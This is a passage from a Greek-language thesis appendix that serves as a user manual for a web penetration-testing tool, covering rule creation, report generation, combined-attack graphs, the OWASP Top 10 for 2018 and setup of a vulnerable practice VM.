


Εικόνα 28: Προσθήκη Κανόνων με Στοιχεία Εισόδου και Στοιχεία Εξόδου

Στο ανωτέρω παράδειγμα αποτυπώνεται ο κανόνας:


[Αν βρούμε ότι στο Cookie απουσιάζει η httpOnly] και => [η εφαρμογή είναι Ευάλωτη σε επιθέσεις XST] τότε => [μπορεί να προκύψει ως αποτέλεσμα η Ανακατεύθυνση σε σελίδα εισβολέα].

Για να προσθέσουμε ένα στοιχείο Εισόδου ή Εξόδου κάνουμε κλικ στο αντίστοιχο κουμπί "+". Στο παράθυρο που ανοίγει επιλέγουμε αν το στοιχείο είναι Εισόδου ή Εξόδου από το πεδίο "Element in rule" και έπειτα επιλέγουμε στοιχείο κάνοντας κλικ στο κουμπί "…".




Εικόνα 29: Προσθήκη στοιχείου Εισόδου ή Εξόδου

Τότε ανοίγει το παράθυρο της λίστας στοιχείων. Για να επιλέξουμε ένα στοιχείο αρκεί να κάνουμε κλικ σε αυτό και να πατήσουμε το “Select”.



Εικόνα 30: Λίστα στοιχείων

Εάν ο χρήστης επιθυμεί τη δημιουργία ενός νέου στοιχείου κάνει κλικ στο “+”. Στο παράθυρο που προβάλλεται ο χρήστης συμπληρώνει το όνομα του νέου στοιχείου και πατάει το “Save”.



Εικόνα 31: Προσθήκη νέου στοιχείου


4. Διαχείριση Εργαλείων

Για να διαχειριστεί ο χρήστης τα εργαλεία του λογισμικού κάνει κλικ επάνω δεξιά στο κουμπί “Config” και επιλέγει “Installed Tools”. Στο παράθυρο που προβάλλεται ακολουθεί τα βήματα που παρουσιάστηκαν στο Κεφάλαιο 2 της αρχικοποίησης της εφαρμογής.

5. Διαχείριση Ερωτήσεων


Το PenetrationTesting περιέχει ένα πολύτιμο εργαλείο που ονομάζεται “Generic Questionnaire” το οποίο περιλαμβάνει ανάλογα με τον έλεγχο μια λίστα με ερωτήσεις προς τον εξεταστή, καθοδηγώντας τον ουσιαστικά στις ενέργειες που πρέπει να ακολουθήσει. Για να διαχειριστεί τις ερωτήσεις ένας χρήστης πρέπει πρώτα μέσα από το παράθυρο διαχείρισης Ελέγχων που είδαμε στην ενότητα 14.2 να συνδέσει ως εργαλείο στον έλεγχο που επιθυμεί το “Generic Questionnaire”.

Έπειτα, κάνει κλικ πάνω δεξιά στο κουμπί “Config” και επιλέγει “Manage Questionnaire”. Έπειτα στο παράθυρο που ανοίγει επιλέγει πρώτα την Καρτέλα και έπειτα την Ενότητα του ελέγχου. Το σύστημα αναθέτει τις ερωτήσεις του ερωτηματολογίου σε όποιον έλεγχο το περιλαμβάνει ως εργαλείο.



Εικόνα 32: Διαχείριση Ερωτήσεων

Για να προσθέσει μια νέα ερώτηση κάνει κλικ στο “+”. Στο παράθυρο που προβάλλεται συμπληρώνει την ερώτηση και κάνει κλικ στο “Save”.



Εικόνα 33: Δημιουργία μιας νέας ερώτησης

ΠΑΡΑΡΤΗΜΑ Δ – PenetrationTesting: Αναφορά και Εντοπισμός πολύπλοκων/συνδυαστικών Επιθέσεων

1. Παραγωγή Τελικής Αναφοράς

Α. Βοηθητικά πλαίσια

Έπειτα από την ολοκλήρωση των ελέγχων ο εξεταστής προχωράει στην αξιολόγηση της διαδικτυακής εφαρμογής.


Στο επάνω δεξιά μέρος του παραθύρου, υπάρχει μια βαθμολογία % (Score). Όσο πιο υψηλή είναι η τιμή της τόσο πιο αξιόπιστη (με λιγότερες ευπάθειες) είναι η εφαρμογή. Ο τύπος που χρησιμοποιήθηκε για την απόδοση της είναι:

*Έλεγχοι_με_Pass/(Σύνολο_Ελέγχων-Έλεγχοι_με_Ignore) *100 %*

Έτσι, για παράδειγμα αν σε μια εφαρμογή υπήρχαν συνολικά 200 έλεγχοι, από τους οποίους οι 50 δεν την αφορούν, δηλαδή αγνοούνται, ενώ ο εξεταστής εκτέλεσε με επιτυχία 50 ελέγχους (150 Fail), τότε θα βαθμολογούνταν ως 33,3%.

Στο πλαίσιο Web Application που βρίσκεται στο δεξιό μέρος του παραθύρου προβάλλονται τα στοιχεία της διαδικτυακής εφαρμογής που συλλέγονται κατά τη διενέργεια των ελέγχων, όπως πιθανή έκδοση Server, frameworks, IP-θύρες κτλ.

Στο δεξί κάτω μέρος του παραθύρου βρίσκεται το πλαίσιο "Test Ranking". Εδώ απαριθμούνται όλοι οι έλεγχοι με το αποτέλεσμά τους Pass/Fail/Ignored ενώ παράλληλα χρωματίζεται ανάλογα η γραμμή του ελέγχου: Μπλε-Επιτυχής, Κόκκινης-Απέτυχε και Πράσινο-Αγνοείται.



Εικόνα 34: Αξιολόγηση ελέγχων


Β. Τελική Αναφορά

Για την έκδοση της τελικής αναφοράς ο εξεταστής κάνει κλικ στο κόκκινο κουμπί που βρίσκεται κάτω αριστερά "Generate Report".

Στο κεντρικό παράθυρο προβάλλεται η τελική αναφορά εντός επεξεργάσιμου πεδίου κειμένου. Η αναφορά περιέχει τις εξής πληροφορίες:

- Τίτλο
- URL Διεύθυνση της διαδικτυακής εφαρμογής
- Διαδρομή φακέλου τοπικών αρχείων εφαρμογής (Project/solution folder)
- Σύνολο αρχείων τοπικού φακέλου εφαρμογής
- Διαδρομή φακέλου των αρχείων που ελήφθησαν από τον crawler της εφαρμογής
- Σύνολο αρχείων του τοπικού crawler
- Διαδρομή φακέλου των αρχείων που ελήφθησαν από τον HTTrack crawler
- Σύνολο αρχείων του HTTrack crawler
- FTP Host
- Διαδρομή φακέλου των αρχείων που ελήφθησαν με FTP
- Σύνολο αρχείων του φακέλου FTP
- Σύνολο συνδέσμων της διαδικτυακής εφαρμογής που εντοπίστηκαν

- Τεχνικά στοιχεία της διαδικτυακής εφαρμογής που ελήφθησαν κυρίως κατά το στάδιο "Gathering Intelligence"
- Λίστα των ελέγχων που αγνοήθηκαν ανα καρτέλα ελέγχων
- Συνέπειες των ελέγχων που είχαν ως αποτέλεσμα Fail (Κανόνες) μαζί με τις σημειώσεις του εξεταστή: Αν έχω ως προϋπόθεση/είσοδο το Α και αποτύχει ο έλεγχος τότε θα μπορεί να προκύψει ως συνέπεια/αποτέλεσμα/έξοδος το Β.
- Συνδυασμένες επιθέσεις.




Εικόνα 35: Τελική αναφορά

2. Εντοπισμός διαδρομών για τη διενέργεια πολύπλοκων/συνδυαστικών επιθέσεων

Κάθε έλεγχος μπορεί να αγνοηθεί (Ignored) γιατί πιθανόν δεν εφαρμόζεται στη διαδικτυακή εφαρμογή. Σε περίπτωση που εκτελεστεί μπορεί να έχει ως αποτέλεσμα την Επιτυχή εκτέλεση (Pass), που σημαίνει ότι η εφαρμογή εντοπίστηκε ασφαλής, είτε την Αποτυχία του ελέγχου (Fail), που σημαίνει ότι εντοπίστηκε ευπάθεια στην εφαρμογή.

Σε περίπτωση που αποτύχει ένας έλεγχος, τότε μπορεί να εφαρμοστεί ένας ή περισσότεροι κανόνες (Rules) που κάθε ένας ορίζει ένα σύνολο (0 ή περισσότερων) προαπαιτούμενων στοιχείων (Elements) που αν υπάρχουν στην περίπτωση του αποτυχημένου ελέγχου μπορεί να οδηγήσουν στον εντοπισμό ενός συνόλου (1 ή περισσοτέρων) στοιχείων (εντοπισμός ευπαθειών). Στην παρακάτω εικόνα φαίνονται οι επιτυχημένοι έλεγχοι (1,3,7), οι έλεγχοι που αγνοούνται (4,8,12), ο αποτυχημένος έλεγχος 11 που μπορεί να οδηγήσει στη διαρροή του στοιχείου X και ένα παράδειγμα συνδυασμένης επίθεσης. Σε αυτή λαμβάνεται το Στοιχεία A από τον αποτυχημένο Έλεγχο 2 και εισάγεται στον αποτυχημένο Έλεγχο 5 από τον οποίο λαμβάνεται (διαρρέει) το Στοιχείο E. Έχοντας διαθέσιμα τα Στοιχεία A και E, τα εισάγουμε στον Έλεγχο 9 από τον οποίο τελικά προκύπτει το Στοιχείο Z, το οποίο θα μπορούσε να είναι η υποκλοπή του SessionId ή του κωδικού πρόσβασης του διαχειριστή.




Εικόνα 36: Εύρεση διαδρομής επίθεσης

Με το λογισμικό PenetrationTesting ο εξεταστής μπορεί να προβάλλει και να εντοπίσει πιθανές συνδυαστικές επιθέσεις. Ο εξεταστής πατάει το κουμπί “GENERATE REPORT” και επιλέγει την καρτέλα “Advanced/Combined Attacks”.

Στην αριστερή στήλη προβάλλονται όλες οι τοποθεσίες στη διαδικτυακή εφαρμογή που έχουν συνδεθεί με κάποιο κανόνα επίθεσης κατά τη διενέργεια ελέγχων του

εξεταστή. Κάνοντας διπλό κλικ σε μια τοποθεσία, στο δεξιό πλαίσιο προβάλλεται ο γράφος συνδυασμένων επιθέσεων. Τα πλαίσια με γκρι χρώμα αποτελούν τους Ελέγχους, τα πλαίσια με χρώμα βεραμάν αποτελούν τις τοποθεσίες της διαδικτυακής εφαρμογής και τα πλαίσια με χρώμα πράσινο αποτελούν τα εισερχόμενα/εξερχόμενα Στοιχεία των ελέγχων.



Εικόνα 37: Γράφος διαδρομών πιθανών επιθέσεων

Ο εξεταστής έχει τις εξής δυνατότητες:

- αποθήκευση του γράφου ως εικόνα,
- μεγέθυνση/σμίκρυνση,
- εκτύπωση,
- επιλογή τύπου γράφου

ΠΑΡΑΡΤΗΜΑ Ε – OWASP: Οι Δέκα πιο σοβαρές ευπάθειες


Στον παρακάτω πίνακα προβάλλονται οι δέκα πιο σοβαρές ευπάθειες που δημοσίευσε ο OWASP για το έτος 2018:

Injection
Όταν υποβάλλονται αφιλτράριστα δεδομένα κώδικα μέσω ενός πεδίου εισόδου δεδομένων χρήστη ή μέσω κάποιας άλλης διαδικασίας (SQL, OS, LDAP)
Broken Authentication
Ευπάθειες του συστήματος με τις οποίες κακόβουλοι χρήστες ανακτούν στοιχεία λογαριασμών χρηστών/διαχειριστή (πχ Brute force)
Sensitive data exposure
Ευπάθειες με τις οποίες γίνεται πρόσβαση σε ευαίσθητες πληροφορίες της εφαρμογής (όπως επιθέσεις man in the middle, απουσία https κτλ)
XML External Entities (XXE)
Ευπάθειες που επιτρέπουν την εκμετάλλευση ενός μεταφραστή δεδομένων XML (xml parser) με την εισαγωγή ειδικού κώδικα στα δεδομένα που υποβάλλονται προς αυτόν
Broken Access control
Ευπάθειες που επιτρέπουν έναν κακόβουλο χρήστη να ξεπεράσει τη διαδικασία αυθεντικοποίησης και να αποκτήσει προνόμια άλλων λογαριασμών
Security misconfigurations
Κακή ρύθμιση της εφαρμογής που επιτρέπει την προβολή ευαίσθητων πληροφοριών στους εισβολείς και άλλων κακόβουλων ενεργειών
Cross Site Scripting (XSS)
Όταν η εφαρμογή επιτρέπει την αποθήκευση ή εκτέλεση κώδικα, ο οποίος μπορεί να υποβληθεί από διάφορες λειτουργίες της εφαρμογής (URL, πεδία εισόδου κτλ)
Insecure Deserialization
Ευπάθειες που συμβαίνουν κατά τη διαδικασία Σειριοποίησης/Αποσειριοποίησης δεδομένων
Using Components with known vulnerabilities
Χρήση βιβλιοθηκών ή άλλων εξωτερικών στοιχείων που περιλαμβάνουν ευπάθειες
Insufficient logging and monitoring
Ανεπαρκής εποπτεία και λήψη/ανάλυση αρχείων καταγραφής

ΠΑΡΑΡΤΗΜΑ ΣΤ – Εγκατάσταση και εκκίνηση εικονικής μηχανής


Για την εγκατάσταση της εικονικής μηχανής που θα υποστηρίξει τη διαδικτυακή εφαρμογή Damn Vulnerable Web Application του OWASP, ο εξεταστής πρέπει να ακολουθήσει τα παρακάτω βήματα:

1. Λαμβάνει το αρχείο εικόνας (τύπου vmdk) από τη διεύθυνση https://sourceforge.net/projects/owaspbwa/files/ .
2. Ανοίγει το λογισμικό VirtualBox (https://www.virtualbox.org/wiki/Downloads) και πατάει το κουμπί "Νέα" για να δημιουργήσει μια νέα εικονική μηχανή. Στον οδηγό που προβάλλεται (παρακάτω εικόνα) εισάγει ένα όνομα και επιλέγει το λειτουργικό σύστημα Linux με έκδοση Ubuntu (64-bit).



